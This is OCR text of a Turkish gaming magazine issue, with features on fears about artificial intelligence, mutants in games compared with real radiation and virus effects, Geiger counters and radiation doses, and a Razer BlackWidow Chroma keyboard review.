Öte yandan, canlılara kendimize yakınlığına göre değer biçtiğimiz gibi bir gerçek var ortada. En basitinden, bir kediyi öldürmek ile -bize hiçbir zararı dokunmasa bile- bir kara sineği öldürmek arasında birçoğumuz için dağlar kadar fark var. Robotlar o tekinsiz vadiyi çoktan terk ettiyse, artık ucube gibi görünmüyorsa, onlara bakış açımız değişir mi?

Önemli bir diğer konuysa yapay zekâ sahibi makinelerin kendi varlığının bilincine varıp kendini birer "birey" olarak tanımladığı noktadan itibaren bizi neler beklediği. Artık birer hizmetçi ya da köle muamelesi görmek istemediklerini söyleseler, "insan gibi yaşama" hakkı talep etseler, ne yapacağız? İnsanı nesnel olarak değerli kılan birçok özellik var. Ya tüm bu özellikleri ve fazlasını bünyesinde barındıran makineler söz konusuysa? Ya biyolojik açıdan insan olmayan bir varlık, birçok insandan daha insanca, daha "iyi" davranışlar sergiliyorsa?

İnsanla aynı düşünsel kapasiteye sahip makineler fikri bize hiç uzak değil. İyimser tahminlere göre günümüzden yirmi-otuz yıl sonra "singularity", yani teknolojik tekillik olarak adlandırılan bu noktaya ulaşacağımız söyleniyor. Bu fikre korkuyla yaklaşanlar kadar, onu sevgiyle kucaklayanlar da var.

İŞLER GÜÇLER

Yapay zekânın gelişiminden tedirginlik duyanları kabaca iki gruba ayırabiliriz. İlk grup, "işimizi elimizden alacaklar" diyenler. Kabul etmeliyiz ki bugün birçoğumuzun belirli alanlarda iş bulabiliyor olmasının nedeni, teknolojinin yeterince gelişmemiş



ALAN TURING

1912 doğumlu İngiliz matematikçi Alan Turing, yapay zekânın babası sayılır. Bilgisayar biliminin temellerinin atılmasına çok büyük katkıda bulunmuş, Turing makinesi ve Turing testi gibi önemli düşünceler ortaya koymuştur. Eşcinselliğin kanunen suç sayıldığı karanlık yıllarda hapis cezasına çarptırılıp hormon "tedavisiyle" kurtulan Turing, nihayetinde siyanüre batırılmış bir elmadan bir ısırık alarak hayatına genç yaşta son verdi. 2013 yılında İngiltere kendisinden resmi olarak özür dilese de, artık iş işten geçmişti.

Yapay zekâya ilgi duyuyorsanız The Animatrix'in II. Rönesans bölümlerini mutlaka izleyin.



Dünya satranç şampiyonu Garry Kasparov'un yenilgisi, yapay zekâ tarihinde bir mihenk taşıydı.



olması. İnsan iş gücünü çok daha düşük bir maliyetle, daha hızlı, daha az hata payıyla makinelere yaptırmak mümkün olduğunda, küresel ekonomide hayatta kalmak isteyen bir firmanın tercihini hangi yönde kullanacağı aşikâr.

Günümüzde çok sayıda insan kendini tekrar eden işlerde (örneğin üretim bantlarında) deyim yerindeyse "robot gibi" çalışıyor. Dolayısıyla "işçi sınıfı" dendiğinde akla insanların gelmediği bir gelecek şaşırtıcı değil. Lakin, bu durumun endüstriyel robotlarla sınırlı kalmayıp hayatın her alanına girmesinden korkuluyor. Düşünün ki 2025 yılında Oyungezer'in yeni sayısını hazırlıyoruz (iyi dayanmışız). Microsoft Word'ü açıp başlıyoruz yazmaya. Uygulama eşzamanlı araştırma ve düzeltme yapıyor, önerilerde bulunuyor. Yazım hatasının altını çizmekten ibaret değil yaptığı; artık doğrudan metnin içeriğine ve anlatıma katkıda bulunabiliyor. Yazının yarısını Word yazdı desek yeridir. İşimiz bitince dosyayı yazı işlerine veya grafik tasarıma göndermiyoruz, çünkü dergide artık öyle birer bölüm yok; her şey yazarlar ve okurlardan ibaret. Kim bilir, belki de belirli türden oyun incelemeleri için kadrolu bir *yapay* çalışanımız dahi var!

Bu tarz senaryolar özünde teknolojik değil, sosyoekonomik bir duruma veya soruna işaret ediyor. Farklı istihdam alanlarının açılması, nüfusun kontrol altında tutulması ve hatta gerekiyorsa azaltılması gibi çözüm yollarına başvurmak gerekebilir. Zira makineler öyle ya da böyle geliyor; kaçış yok.

KORKUNUN ECELE FAYDASI

Yapay zekânın gelişiminden korkan ikinci grupsa "defterimizi dürecekler" diyenler. Şu an bu gelişimi kısıtlayan başlıca etmenlerden biri işlem gücü. Moore yasası önümüzdeki yıllarda etkisini yitirse bile, kuantum bilgisayar gibi bir icat sayesinde bu engel zamanla ortadan kalkabilir. Belki de en büyük tehdit ise kendi kendini onarabilen, hatta kendi kendine çoğalabilen makineler. Bugünkü robotların 3B yazıcılarla birleşmiş hali gibi düşünebilirsiniz. Denetim altında tutulamadığı takdirde doğal kaynakları hızla tüketen, karşı konulamaz bir güç ile karşı karşıya kalmamız an meselesi.

Bu kadar uç örnekleri göz önüne almasak bile kabul etmeliyiz ki kontrolü yavaş yavaş kaybediyoruz. Yaptığımız birçok iş (hazırladığımız bu dergi de dahil) bilgisayarlar düzgün çalışmadığı vakit askıda kalıyor. Maddi kaynaklar insanlar tarafından değil, algoritmalar tarafından yönetiliyor. Kendimizi yavaş yavaş teslim ediyoruz.

Gelecekte bu durum daha belirgin bir hal alacak. Avukatımız, doktorumuz, diyetisyenimiz birer insan değil, yapay zekâ sahibi yazılımlar olacak. Daha şimdiden örneğin doktorların tanı koyma ve tedavi önerilerine yardım eden örnekleri var. Gelecekte hayatımızdaki birçok önemli kararı makinelerin ellerine bırakacağız. İnsanların zamanını ve enerjisini başka şeylere aktarmasını sağlayan bu durum, ister istemez birtakım endişeleri de beraberinde getirecek.

Sayısal teknoloji koynumuza sokuluyor. Bir zamanlar içinde bulunduğumuz odanın tamamını kaplayan bilgisayarları şimdi cebimizde taşıyoruz. Yakında üzerimize giyecek, belki de tenimizin altına davet edeceğiz. Yapay zekânın getirdikleri ve götürdükleriyse henüz birçoğumuzun gündeminde değil.

Bu makale boyunca bahsettiğimiz birçok düşünce bugün elbette bilimkurgu sınıfına giriyor. Yine de, takıldığımız onca soru işaretinin gerisinde, yanıtlaması hiç de kolay olmayan bazı sorular var. Hazır değiliz. Yapay zekâyı kabullenmeye, onunla uyum içinde yaşamaya hazır değiliz. Onu nasıl şekillendireceğimiz ve hangi amaçlarla kullanacağımız, sadece bir birey olarak değil, tüm insanlık adına geleceğimizi belirleyecek.

Kendimize bir köle mi arıyoruz, yoksa yardımcı mı? Makineler bize dost mu olacak, yoksa düşman mı? Gücümüz yetmediği takdirde, elimiz mahkum, bükemediğimiz eli öpeceğiz. Belki de onlarla bir olmak, yok olmamak adına tek çaremiz. ■

İLK BÜYÜK YENİLGİMİZ

Tarihin en meşhur yapay zekâları listesi yapsak, ilk sırayı muhtemelen IBM Deep Blue alır. Yapay zekâ tarihinde bir mihenk taşı olan cihaz, 1997 yılında dünya satranç şampiyonu Garry Kasparov'u alt etmişti. IBM daha sonra Watson ile muhteşem bir dönüş yaptı. DeepQA projesinin bir parçası olan bu bilgisayar, 2011 yılında Jeopardy adlı yarışma programında (bizdeki ismiyle Riziko) yarışmanın önceki tüm şampiyonlarını alt ederek birincilik ödülünü kazandı. Watson için burada ayrıca bir parantez açmak gerekiyor. IBM'in kendi deyimiyle bu "kavramsal bilişim" sisteminin başlıca yetisi, önceden yapılandırılmamış verileri işleyebilmesi. Diğer bir deyişle hazır bir veritabanını değil, örneğin sıradan bir web sitesini işleyip anlamlandırabiliyor. İnternet bağlantısı bulunmasa da, hafızasında bütün Wikipedia veritabanını da içeren bir külliyat var. Fırsat yakalarsak kendisine "ne var ne yok?" diye sormayı planlıyoruz.



MUTANTLAR

KENDİNİ BAŞTAN YARAT DEDİYSEK...

Bir nükleer savaş ya da kaza sonrası yollara düştüyseniz vay halinize. Normalden daha iri ve saldırgan, tuhaf görünümlü canlılarla adım başı savaşmanız gerekecek. Belki de bu kez bir yeraltı laboratuvarında üretilen tehlikeli bir virüsün izini sürmeniz gerekiyordur. Öyleyse aklını tümüyle yitirmiş, artık insan denemeyecek, dolayısıyla öldürmekte bir sakınca görmeyeceğiniz varlıkların dört bir yanınızı sarmasına hazır olun. Ya da belki artık büyük bir sorumluluğu sırtlanmanın vakti gelmiştir. Şu örümcek sizden bir ısırık alsın yeter; gerisini zaman halleder...

İlk başta çizgi romanlar, sonrasında Ninja Kaplumbağalar aracılığıyla küçük yaşta zihnimize işlendi mutant sözcüğü. Oyunlar söz konusu olduğunda da bir bolluk, bir bereket ki sormayın gitsin. Derinlere kazdığınızda *Mutant League Football* gibi 1993 yapımı tuhaf bir Electronic Arts oyununa dahi rastlamanız mümkün, ama neyse ki onu ciddiye almıyoruz. Ciddiye aldıklarımızsa yalnızca birer fantezi ürünü mü, yoksa mutantlardan korkmakta haklı mıyız, gelin hep birlikte korkalım.


Radyasyon varsa mutant da vardır, nokta. *Command & Conquer*, *Fallout*, *Metro* ve *S.T.A.L.K.E.R.* serileri dahil birçok oyunda radyasyon sonucu mutasyona uğramış canlılar önemli yer kaplar. *Fallout* örneğinden ilerleyecek olursak, ortalık çift başlı inekler, insansı bukalemunlar, dev peygamberböcekleri ve benzeri acayip yaratıklarla kaplıdır. Radyoaktif atıklarda çok fazla gezinirseniz, şaka değil, kendinize altıncı bir ayak parmağı edinmek gibi bir etkiye dahi şahit olabilirsiniz!

Bundan birkaç yıl önce, Fukuşima'daki nükleer kazanın ardından normalin dört katı büyüklükte mutant arıların ortaya çıktığı ve aşırı saldırgan tavır sergiledikleri gibi söylentiler kulağımıza çalınmıştı. Gerçek değildi, zira bahsi geçen yaban arıları (*Vespa mandarinia*) normalde de o büyüklükteydi ve her yıl sırf Japonya'da 30-40 kişinin ölümüne neden oluyordu. Ancak elimizde uzun süreli etkilerini gözlemleyebildiğimiz, daha eski bir kaza daha vardı: Çernobil.

Çernobil'de vahşi yaşam denince aklımız ister istemez *S.T.A.L.K.E.R.*'a gidiyor. Lakin gerçekte alelade bir durum söz konusu: Bu çevrede yaşayan hayvanlar gayet diğer akranları gibi görünüyor. Bölgede normalden farklı boyutlarda, biçimsiz, hatta parlayan canlılara da rastlandı, doğru. Ancak bu durum yalnızca bitkiler için geçerliydi. Ufak istisnalar haricinde, Çernobil kazası nedeniyle şekil değiştiren hiçbir hayvan yok.

Dışarıdan normal görünüyor olması, burada yetişen hayvanların radyasyondan etkilenmediği ve sağlıklı bir yaşam sürdüğü anlamına gelmiyor tabii. 1990'larda hayvancağızları kesip yemek gibi bir gaflet içine düşseydiniz, vücudunuza güvenli kabul edilen ölçünün *iki bin katı* sezyum-137 almanız mümkündü. Günümüzde bu rakam epey düşmüş olsa da halen kabul edilir seviyenin üstünde seyrediyor.

Çernobil'e bakıp "radyasyon az gelmiştir, şartlar oluşmamıştır" diyenlere hatırlatalım: Neden olduğu ölüm sayısı karşılaştırılamasa da, Çernobil'deki patlama çevreye Hiroşima'ya atılan bombadan yaklaşık



DEĞİŞİNİM

Mutasyon ya da daha Türkçe karşılığıyla *değişinim*, bir canlının veya canlı hücresinin kalıtım dokularında ve yapısal özelliklerinde kendiliğinden veya bir dış etkene bağlı olarak gerçekleşen düzensiz değişmelere verilen addır. Özetle, moleküler düzeyde bir şeyler ters gider ve protein diziliminde bir hata oluşur. Bu olay hiçbir etki göstermeyebileceği gibi, canlı adına faydalı veya zararlı bir sonuç da doğurabilir. Yaşanan doğal mutasyonlar canlıların evrim sürecinin ayrılmaz bir parçasıdır; ayrıca bağışıklık sisteminin gelişimi ve kanser oluşumu gibi biyolojik işlemlerde de rol oynar.

OYUNLARDA MUTASYON, KORKUNÇ CANAVARLAR YARATMANIN VEYA KARAKTERİNİZE SÜPER GÜÇLER KAZANDIRMANIN KOLAY BİR YOLU.



dört yüz kat fazla radyoaktif madde yaymıştı. Daha ne olsun?

NORTON, SİSTEMİ ÇOK KASIYOR...

Radyasyonda aradığımızı bulamadık, öyleyse şu gizli yeraltı laboratuvarının kapısını bir çalalım. Malumunuz, zombiler de bir nevi mutant, ve adlarını buraya sığdırmakta güçlük çekeceğimiz kadar çok sayıda zombili oyun var: *Dead Island*, *Left 4 Dead*, *Resident Evil*, *The Last of Us*... Olay nedir, ters giden bir deney ya da bilinçli bir çabanın sonucunda bir çeşit hastalık yayılır ve olaylar gelişir. Peki "öldürmeyen virüs süründürür" diyebileceğimiz, bulaştığı canlıların görünüşünü ve davranışını değiştirebilecek bir salgın gerçekte mümkün olabilir mi?

Öncelikle şurada anlaşalım: Ortada bir mutant varsa, virüslerin ta kendisidir. Canlı demeye bin şahit gerektiren bu patojenlerin içindeki DNA veya RNA çeşitli yollardan değişim geçirir ve sonuç olarak virüs, antiviral ilaçlara karşı direnç kazanır. Örneğin grip aşısının zamanla etkisini yitirmesinin nedeni budur. Virüsler mutasyon geçirdikçe, bu virüslere karşı geliştirilen ilaçların da yenilenmesi gerekir. Virüslerin *yol açtığı* mutasyon var mı derseniz, o da var tabii. Virüsler sizi bir mutant ya da zombi değil ama kanser yapabilir. Bildiğiniz üzere "kanserli" dediğimiz hücreler mutasyona uğramış, kontrol dışı bölünüp çoğalan hücrelerdir.

Hastalığınızın kaynağının bir virüs olması şart değilse, mantarlarda da şansınızı deneyebilirsiniz. Bu konudan daha önce *The Last of Us* vesilesiyle epey bahsetmiştik. Özetle, gerçek dünyada *Cordyceps* olarak bilinen ve karınca, tarantula gibi canlıları etkisi altına alıp vücudunu ele geçiren bir mantar cinsi var. "İğrenç" tanımını hak eden bu sürecin doğada insanı etkileyen bir karşılığı yok çok şükür. Ancak bu, günün birinde bu tarz bir parazitin yapay olarak üretilemeyeceği anlamına gelmiyor.

SÜPER BİR İNSANSINIZ

Mutant deyince tüm bu saydıklarımızın ötesinde, belki onlardan da önce, süper güçler geliyor aklımıza. Bir çeşit ışınıma maruz kalmak, radyoaktif bir eklem bacaklı tarafından ısırılmak, sihirli iksirlerden içmek gibi klasik örnekleri mevcut. Nihayetinde mutasyon, karakterlerinize süper güçler kazandırmanın kolay bir yolu sadece.

Süper güç kazanımıyla ilgili temel sorun her şeyden önce fizik kanunlarının getirdiği biyolojik sınırlarla ilgili aslında. Örneğin uçmak için bir çift kanat istiyorsanız, insan vücudunun ağırlığını kaldıracak kanatların epey büyük olması gerekir. Kanatsız uçacaksanız, gerekli itiş kuvvetini nasıl





elde edeceksiniz? Hele ki görünmezlik ya da parmağını şıklatınca ateş çıkarmak gibi süper güçleri genetik bir nedene bağlamak hiç anlamlı değil. Gen dediğimiz şeyin görevi belli ve "proteinleri öyle bir dizdim ki alev alev yanıyor" diye bir durum söz konusu olamaz. Oyunlarda bu tarz olguların ardındaki nedenler ya görmezden gelinir, ya da "kuantum hedehödö" gibi, "valla biz de bilmiyoruz" anlamına gelen bir açıklamayla geçiştirilir. Bize de kuşkuculuğu geçici olarak askıya alıp oyunun keyfine bakmak düşer.

Ha, genleriyle oynayarak normalden daha kuvvetli ve dayanıklı, üstün duyulara sahip insanlar yaratmanız, hatta başka hayvanlarda bulunan bazı özellikleri insan vücuduna aktarmanız gayet mümkün. Hangilerinin "mutant" sıfatını hak edeceği, tüm bunların *X-Men*'deki gibi toplumsal bir kargaşaya yol açıp açmayacağı ve yeryüzündeki gen havuzunu nasıl etkileyeceği tartışılır. Ama her halükarda bu, insanlara insanüstü özellikler katmanın en makul yolu olarak görünüyor. Yarışı mutantlar mı yoksa sibernetik organizmalar mı kazanacak, ömrümüz yeterse göreceğiz. **-Eren**



MUTANTLAR ARAMIZDA


Mutantlar, kalıcı bir değişim sonucu kendi türlerinden farklı bir genetik yapıya bürünen organizmalardır. Mutasyonlar biriktikçe yeni bir ırk, hatta çok uzun bir süreç sonunda yeni bir tür ortaya çıkabilir. Kısa vadeli (bkz. insan ömrü) değişimlerin büyük çoğunluğunun gözle görülür bir etkisi yoktur, ancak sanılandan sayıca fazladır. Her bir insan, ebeveynlerine göre ortalama 150 mutasyon taşır. Diğer bir deyişle, teknik olarak tüm insanlar birer mutanttır. Tabii eğer internette mutant resmi aratmaya kalkarsanız başınıza gelecek olan belli: Gereğinde kâbus yakıtı olarak kullanılabilecek, yüzü gözü kaymış insan fotoğrafları (ben ettim siz etmeyin; şimdi sevimli kedi yavrusu terapisindeyim).

RAKAMLARLA TEKNOLOJİ

Teknoloji dünyası günümüzün en hızlı değişen, çok farklı insan çeşitleri barındıran, tuhaf oluşumlara sahne olan, renkli bir arenası. Bu elbette kendini pozitif yönde de gösteriyor, negatif yönde de. Teknolojiyle ilgili şu 6 ilginç veriye bir bakın hele. **-Erim**

#1 TELEFONUNUZU ALTI AYDA BIR DEĞIŞTIRINIZ

Dünyadaki **6,8 milyar** insanın ortalama **4 milyarı** cep telefonu kullanıcısı. Sanatçılar artık insan ırkını elinde telefonla tasvir etmeye başlasa abes durmayacak. Elbette burada Afrika'da falan halen kullanılan eski 3310'lar dahil her türlü cep telefonundan bahsediyoruz. Akıllı telefonlar, bütün mobil telefonların %31'i. Bu arada, cep telefonu sahipleri 4 milyarken, diş fırçası sahipleri 3,5 milyar...



#2 SENEDE BİİR GÜÜÜÜN...

Amerikalıların **%25**'i artık sadece mobil platformlardan internete bağlanıyor. Ayrıca dünyadaki tüm yetişkinlerin **%90**'ı, bütün gün boyunca bir kol mesafesinde bir telefon bulunduruyor. Nerede o eski günler! Benim zamanımda, nete bağlanan herkesin adam gibi bir sistemi, güvenlik önlemleri, ağ deneyimi üzerinde biraz kontrolü olurdu! Şimdiki çocuklar öyle mi azizim? Ellerinde telefonlar, tabletler, bir reklam engelleyicisi bile olmadan geziyorlar internette! Nerede benim dişlerim!

#3 BÜTÜN VİDEOLARI İZLEMELİYİZ

Her dakika, **YouTube**'a **100 saatlik** video içeriği yükleniyor. Elbette bunun büyük kısmı evinde yerler lavla kaplıymış gibi kanepelerde zıplarken bu oyununu kameraya almaya karar veren çocuklardan, veya daha önce yüklenen büyük videoların kopyalarından falan geliyor. Fakat yine de bir düşünsenize, her dakika 100 saat! Ve bu sayı giderek artıyor. Daha 2013 yılında, dakika başına 10 saat video düşüyordu. Bu yüzden artık elinizde cips, altınızda ev eşofmanınız, bütün YouTube'u izlemeye çalışmayı bırakabilirsiniz. Yetişemeyeceksiniz, olmayacak, pes edin.



#5 NOKIA 5110'DAN ÖNCE

Amerika'da satışa sunulan ilk cep telefonu, **Motorola DynaTAC 8000X**, Nisan 1984'te tasarlanmıştı ve yaklaşık **1 kilogram** ağırlığındaydı. İşte bak, o zamanlar maç girişlerinde telefonlara el konulsa mantıklı olabilirmiş. Çok rahat baş yarabilirsin çünkü öyle bir telefonla. Sakat. Akıllı telefon o kadar iyi uçmaz. Bu Motorola'yı inşaatta tuğla olarak bile kullanırsın.

#4 GEÇİP GİDEN... ZAMANLARI...

21 yaşında ortalama bir insan, hayatının **5.000** saatini video oyunları oynayarak geçirmiş, **250.000** email, SMS ve anlık mesaj göndermiş, ve **10.000** saat telefon kullanmış oluyor. Yalnız bu sayıların oyun kısmı biraz az geldi bana. 5.000 saat nedir arkadaş, ben tek başına Morrowind'e o kadar gömmüşümdür. Ah ulan ah, o kadar zaman bir enstrüman falan çalsaydık şimdiye dünyaca ünlü isimdik. Olsun, onun yerine Morrowind topraklarını işgalden kurtardık, o da bir şey. Biz, halka hizmet için varız.



#6 HURDALIKTAKI HAZİNE

Amerika Birleşik Devletleri'nde her yıl **220 milyon ton** eski bilgisayar ve diğer teknolojik cihaz çöp olarak atılıyor. Var ya, makineler yükselmeye başladığında bize hiç acımayacaklar ha. Hurdalıklara gidip bir güzel eksiklerini toplayacaklar.



GEIGER SAYACI

–HANIM, MUTFAKTAN TIKIRTILAR MI GELİYOR NE?
–GAYGIRDIR GAYGIR.

Radyasyon gözle görülebilen bir meret değil, biliyorsunuz. Çalışma masanıza radyoaktif bir cisim, mesela (nasıl oluyorsa) bir demet plütonyum bıraksalar, bütün gün azar azar radyasyon yeseniz ruhunuz duymaz. Bilinmeyenin getirdiği korku nedeniyle koymadık mı masamıza o kaktüsleri? Halbuki gerçekten işe yarayan bir çözüm var: Geiger sayacı olarak bilenen ölçüm aleti, radyasyon miktarını görülebilir ve duyulabilir hale getiriyor.

KİM BULDU?

Geiger sayacı, adını **Hans Geiger** adlı Alman fizikçiden alıyor ("televizyon, adını Ahmet Televizyon'dan alıyor" demek gibi bir şey bu, ama durum sahiden böyle). 1908 yılında keşfettiği ölçüm tekniğini 1928 yılında öğrencisi Walther Müller ile birlikte geliştiriyor ve Geiger-Müller tüpünü icat ediyor. Akabinde bu tüpün bir parçası olduğu sayaçlar, radyasyonla haşır neşir olan herkesin vazgeçilmezi halini alıyor. Şimdilerde analog gösterge yerine dijital ekran kullanan, tuğladan hallice eski aletlerden çok daha ufak boyutlarda sayaçlar bulmak mümkün. Hatta, tahmin edebileceğiniz üzere, Geiger sayacını taklit eden cep telefonu uygulamaları dahi var.

Geiger sayaçları erişilemez cihazlar değil; Amazon.com'dan bile uygun sayılabilecek bir fiyata satın alınabiliyor. Şaka değil, yanında test amaçlı uranyum örneği de sipariş verebiliyorsunuz (tabii bu sırada güvenlik ve istihbarat teşkilatları tarafından fişlenmeyeceğinizin garantisini veremiyoruz). İnternete biraz bakınırsanız Fukuşima felaketi sonrasında arabasına atlayıp ölçüme giden insanların videolarına rastlayabilir, olay mahalline yaklaştıkça sayaçların çılgınlar gibi ötüşüne ve inek sürülerinin her şeyden habersiz otlamaya devam edişine tanık olabilirsiniz (bkz. Brahmin'e dönüşmeden önce son pozlar).

NASIL ÇALIŞIR?

Geiger sayacının özünü oluşturan parça, içi alçak basınçta helyum, neon veya argon gibi bir soy gazla dolu metal bir silindir, yani Geiger-Müller tüpüdür. Tüpün tam ortasında bir tel bulunur ve bağlı olduğu kutudan çekilen yüksek voltajlı akım, tel (anot) ve tüp (katot) arasında bir elektrik alan oluşturur. Silindirin ön ucunda mikrofon-vari bir açıklık vardır. Alfa, beta, gama, vb. iyonlaştırıcı radyasyon parçacıkları bu açıklıktan tüpe giriş yapar, içerideki soy gaz atomlarına çarparak iyonlaşma meydana getirir ve gerilim yaratır. Kutuya iletilen bu gerilim sayesinde saniye başına veya daha uzun bir zaman aralığı boyunca alınan ölçüm görüntülenebilir. Sayacın bu sırada Mors alfabesiyle mesaj gönderiyormuş ya da çaktırmadan mısır patlatıyormuş gibi çıkardığı "pıt pıt pıt" sesler de cabası. **-Eren**





NE KADARI TEHLİKELİ?

Radyasyonun insan vücudu üzerindeki etkisi "sievert" (Sv) olarak bilinen birimle ifade ediliyor. Maruz kalınan doz arttıkça, olumsuz etkilere yol açma olasılığı artıyor. İtiraf edelim ki birçoğumuz hangi durumda ne kadar radyasyon alacağımızın farkında değiliz. Hemen aşağıda, buna dair çok kısa bir liste bulabilirsiniz.
(1Sv = 1.000mSv = 1.000.000µSv)

- Orta büyüklükte bir muz yemek: 0,1µSv
- Bir yıl boyunca CRT monitör kullanmak: 1µSv
- Uçak kabin ekibinin aldığı yıllık doz: 1,6mSv
- Göğüs tomografisi çektirmek: 7mSv
- Kanser riskini artırdığı kesin olarak bilinen en düşük yıllık doz: 100mSv
- NASA astronotlarının ömürleri boyunca almalarına izin verilen azami toz: 1Sv
- Ölümcül radyasyon zehirlenmesi: 2Sv
- Çernobil faciası: 300Sv/saat



RAZER BLACKWIDOW CHROMA

RENKLERİN KARDEŞLİĞİ

İki ay önceki **Razer DeathStalker Expert** incelememi hatırlarsanız, klavyeden pek memnun kalmamıştım. Razer, "hadi kolaysa bunu da beğenme" dercesine bu kez elindeki en üst seviye klavyeyi göndermiş. Bakalım bu klavye bizden geçer not alabilecek mi?

BlackWidow serisinin diğer ürünleriyle aynı dış görünümü paylaşan **Chroma**'nın yaklaşık 1,5kg ağırlığında, sağlam, oturaklı bir gövdesi var. Mat yüzeyi ve boyutları gayet tatmin edici; masanızda diğer bazı ürünler gibi gereksiz yer kaplamıyor. Buna karşılık, bilek desteği bulunmuyor. Örgülü, kalın kablosunun ucundaki çift USB çıkışı sizi şaşırtmasın. Bunlardan biri klavyenin kendisi, diğeriyse üzerindeki USB yuvası için. Klavyenin sağ kenarında kulaklık ve mikrofon girişlerinin yanı sıra bir adet USB 2.0 yuvası bulunuyor. Bu girişlerin varlığı beni sevindirse de, klavyenin sol veya üst yanında olmasını tercih ederdim. Sağ tarafa bir kablo veya cihaz taktığınızda (solak değilseniz) farenin kullanım alanını az da olsa kısıtlayabiliyor.

CHROMA

BlackWidow Chroma'nın en dikkat çekici özelliği, ona adını veren renk değiştirme yeteneği. Tuş takımının altındaki arka aydınlatma 16,8 milyon renk seçeneği sunuyor. Elbette dilerseniz ışık seviyesini kısma veya tamamen kapama seçeneğine sahipsiniz.

Asıl şenlik, ürünün yanında gelen **Synapse** yazılımını kurduğunuzda başlıyor. Nefes alıp verir gibi yanıp sönme (Breathing), yalnızca bastığınız tuşların kısa süreliğine aydınlanması (Reactive), tüm renkler arasında geçiş yapan sürekli aydınlatma (Spectrum Cycling), sabit ışık (Static), yönünü ayarlayabildiğiniz sürekli renk dalgası (Wave) ve bastığınız tuştan her yöne yayılan ışık dalgaları (Ripple) gibi seçenekleriniz var. Eğer üşenmezseniz tek tek her tuşun hangi renkte ve ne şekilde yanacağını ayarlayabilirsiniz. Ürünü satın aldığınızda bu ayarları uzun süre oyuncak gibi kurcalayacağınızı garanti ediyorum.

Doğruyu söylemek gerekirse Razer'ın, yazılımını bilgisayarınıza kurmak konusundaki agresif yaklaşımını itici buluyorum. Razer ID üyeliği olmadan yazılımı ve dolayısıyla klavyenin bazı özelliklerini kullanamıyor olmanız da rahatsız edici. Yine de hakkını vereyim; Synapse'in gayet kullanışlı bir arayüzü var. İhtiyacınız neyse kolayca erişip halledebiliyorsunuz. Gelişmiş makro özellikleri de cabası.

MEKANİK ANAHTARLAR

BlackWidow serisinde, hemen hemen bütün mekanik klavyelerde görmeye alıştığımız Cherry MX anahtarlar yerine Razer kendi geliştirdiği (daha doğrusu Çinli firma Kaihua'ya ürettirdiği) mekanik anahtarlar kullanıyor. Yeşil ve turuncu renk koduna sahip seçenekler, Cherry'nin mavi ve kahverengi anahtarlarına denk düşüyor. Bize gelen ürün yeşil olandı; Türkiye'de diğerinin satışa sunulup sunulmadığından emin değilim.

Şurada anlaşalım: Arkadaşlar, bu klavye gürültülü. Eğer ofiste çalışıyorsanız ve özel odanız yoksa, ya da evinizin duvarları inceyse, klavyenin tıkırtıları (daha ziyade çıtırtıları) çevrenizdeki insanları ve hatta sizi rahatsız edebilir. Bu konuda bir sıkıntınız yoksa yaşadınız, zira bu klavyenin tuşlarına basmak harika bir his yaşatıyor. Birkaç gün kullanıp alıştıktan sonra eski klavyenize döndüğünüzde aradaki farkı daha iyi anlayacaksınız. Gerçek bir klavyeyi bırakıp oyuncak klavyeye geçmiş gibi hissedeceksiniz. Eski klavyenizin tuşları kaba tabirle "dandik" gelecek. Bastığınız tuşlardan tat alamayacaksınız... Mekanik klavyelerin böyle bağımlılık yapıcı bir yanı var işte.

SON KARAR

BlackWidow Chroma birkaç ufak eksisi haricinde çok iyi bir ürün. Kutudan tuş sökme aparatının çıkmayışını biraz yadırgadım, ama bu bize gelen inceleme ürününe özel bir sorun da olabilir. Keşke medya kontrolü için F tuşlarını kullanmamız gerekmese, ayrı tuşlar olsa dedim. İngilizce tuş takımı alışkın olduğum için bir sorun yaratmadı, ama sizin aklınızda bulunsun. Diğer eksilerini yazı içinde belirtmiştim.

Malum, Razer'ın ürünleri genel olarak pahalıya satılıyor. Firmanın bu üst seviye klavyesi de beklendiği üzere epey tuzlu: Ben bu satırları yazdığım sırada D&R ve GameEkstra'da 510TL civarına bulunabiliyordu. Değip değmeyeceği size kalmış, ancak piyasadaki diğer birçok üründen çok daha kaliteli ve uzun ömürlü bir klavye olduğu bir gerçek. Çok renkli aydınlatma istiyorsanız zaten pek fazla seçeneğiniz yok. Corsair K70 RGB deseniz, Türkiye'de resmi olarak satılmıyor. Logitech G910 Orion Spark ise çoğu açıdan Razer BlackWidow Chroma'nın gerisinde kalıyor (G910'u şahsen inceleme fırsatı bulamadığımı, yalnızca görünümüne ve teknik özelliklerine göre yorum yaptığımı belirteyim).

Oyuncu olsanız da olmasanız da, rüya sisteminize yakışır bir klavye satın almak istiyorsanız, BlackWidow Chroma'yı listenizin başköşesine yazın. Çok renkli aydınlatma ilginizi çekmiyorsa ama aynı kalitede bir ürün arıyorsanız, BlackWidow serisinin diğer ürünlerine göz atabilirsiniz. **-Eren**

pixel

Ne andı be!

Silent Hill 4

İnsanın evi hep en güvenli, en huzur bulduğu yerdir. Silent Hill 4'te ne zaman biraz soluklanmak istesek, o küçücük odamıza dönmedik mi? Ama bir parça huzur ararken aniden pencerenin önünden kopuk bir kafanın süzüldüğü o an... Böbrek taşım vardıysa da o gün düştü işte...


-Emre

Haberler



- *Bayonetta*'nın çok küçük ama çok zor bir 8-bit oyunu yayınlandı. Kendine güvenenlere gelsin: *www.platinumgames.co.jp/404/*
- Hakikaten bir insan *Doom*'daki gibi bir sürü silahla dolaşabilir mi? Mythbusters denedi: *tinyurl.com/ogz89-mythbusters*
- Ha, *Doom* demişken, oyuna selfie sopası eklendi. Vatana millete hayırlı olsun.
